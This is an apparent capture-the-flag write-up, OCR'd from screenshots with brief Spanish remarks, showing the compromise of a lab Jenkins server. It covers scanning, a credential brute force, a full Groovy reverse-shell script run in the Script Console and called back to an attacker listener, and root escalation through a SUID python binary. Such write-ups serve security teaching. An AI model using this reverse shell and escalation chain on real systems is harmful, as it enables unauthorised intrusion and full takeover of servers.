


Strongjenkins

```
nmap -sCV -p8080 -Pn -n -vvv 172.17.0.2

PORT     STATE SERVICE REASON         VERSION
8080/tcp open  http    syn-ack ttl 64 Jetty 10.0.20
|_http-title: Site doesn't have a title (text/html;charset=ut
|_http-server-header: Jetty(10.0.20)
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073
| http-robots.txt: 1 disallowed entry
|_/
```


```
whatweb 172.17.0.2:8080
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.23a
Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.20)],
HttpOnly[JSESSIONID.23a853a3], IP[172.17.0.2],
Jenkins[2.440.2], Jetty[10.0.20], Meta-Refresh-Redirect[/logi
Script, UncommonHeaders[x-content-type-options,x-hudson,x-jen

http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSI
Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.20)],
HttpOnly[JSESSIONID.23a853a3], IP[172.17.0.2], Jenkins[2.440.
PasswordField[j_password], Script[application/json,text/javas
Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-opti
X-Frame-Options[sameorigin]
```


https://www.google.com/search?client=firefox-b-d&q=jenkins+default+credentials
jenkins default credentials
All
Images
Videos
News
Shopping
Web
Books
More
The first time you start Jenkins, the configuration is created along with the administrator user and password. The default login is admin/password .
Red Hat
https://docs.redhat.com › html › using_images › other-i...
Chapter 5. Other Images | Red Hat Product Documentation



172.17.0.2:8080/loginError
Burp Suite Community Edition v2024.10.3 - Temporary Project
Intercept on
Forward
Drop
Open browser
POST http://172.17.0.2:8080/j_spring_security_check
Request
Inspector
ign in to Jenkins
lid username or password
Keep me signed in
Sign in





el genio de msfconsole!!!!! hydra todavia seguia corriendo... q porqueria..



adentro!



Jenkins
Search (CTRL+K)
Administrator
log out
Dashboard
New Item
People
Build History
Manage Jenkins
My Views
Build Queue
Add description
Welcome to Jenkins!
This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed builds or start building a software project.
Start building your software project
Create a job



Jenkins
Search (CTRL+K)
Dashboard
Manage Jenkins
New Item
People
Build History
Manage Jenkins
My Views
Build Queue
Manage Jenkins
New version of Jenkins (2.479.3) is available for download (changelog).
Warnings have been published for the following currently installed components:
Go to plugin manager
Jenkins 2.440.2 core and libraries:
Terrapin SSH vulnerability in Jenkins CLI client
Multiple security vulnerabilities in Jenkins 2.470 and earlier, LTS 2.452.3 and earlier
Denial of service vulnerability in bundled json-lib
Multiple security vulnerabilities in Jenkins 2.478 and earlier, LTS 2.462.2 and earlier


Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.


https://gist.githubusercontent.com/frohoff/fed1ffaab9b9beeb1c76/raw/7cfa97c7dc65e2275abfb378101a505bfb754a95/revsh.groovy
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{});p.destroy();s.close();


All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
1 String host="192.168.[redacted]
2 int port=1234;
3 String cmd="/bin/bash";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,p
Run


┌──(root💀miguel)-[/home/miguel]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1 from (UNKNOWN) [172.17.0.2] 36160
whoami
jenkins


jenkins@021db476d9d4:~$ find / -perm -4000 -ls 2>/dev/null
1501329 36 -rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1365060 56 -rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
1095052 60 -rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
1365077 36 -rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
1094908 44 -rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
1095041 40 -rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
1094973 72 -rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
1364989 48 -rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
1094902 72 -rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
1577665 5768 -rwsr-xr-x 1 root root 5904904 Nov 20 2023 /usr/bin/python3.10
sh", "-p")'^C476d9d4:~$ /usr/bin/python3.10 -c 'import os; os.execl("/bin/sh", "s
jenkins@021db476d9d4:~$ stty rows 40 columns 170
jenkins@021db476d9d4:~$ /usr/bin/python3.10 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
bash-5.1# whoami
root
bash-5.1#